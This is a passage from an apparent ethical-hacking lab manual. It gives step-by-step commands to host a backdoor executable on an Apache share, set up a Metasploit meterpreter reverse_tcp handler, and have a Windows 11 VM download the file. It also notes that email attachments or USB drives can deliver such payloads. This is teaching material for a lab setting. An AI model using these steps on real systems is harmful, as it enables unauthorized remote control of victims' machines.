
   Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.

10. Type **ls -la /var/www/html/ | grep share** and press **Enter**.

11. To copy the **Exploit.exe** file into the shared folder, type **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.
12. Type **service apache2 start** and press **Enter** to start the Apache server.




13. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.
14. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.
15. Now, issue the following commands in msfconsole:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.
    - Type **set LHOST 10.10.1.13** and press **Enter** to set the localhost.



16. To start the handler, type the command **exploit -j -z** and press **Enter**.


17. Now, switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.




18. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

19. Click the **Exploit.exe** file to download the backdoor file.


    Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).



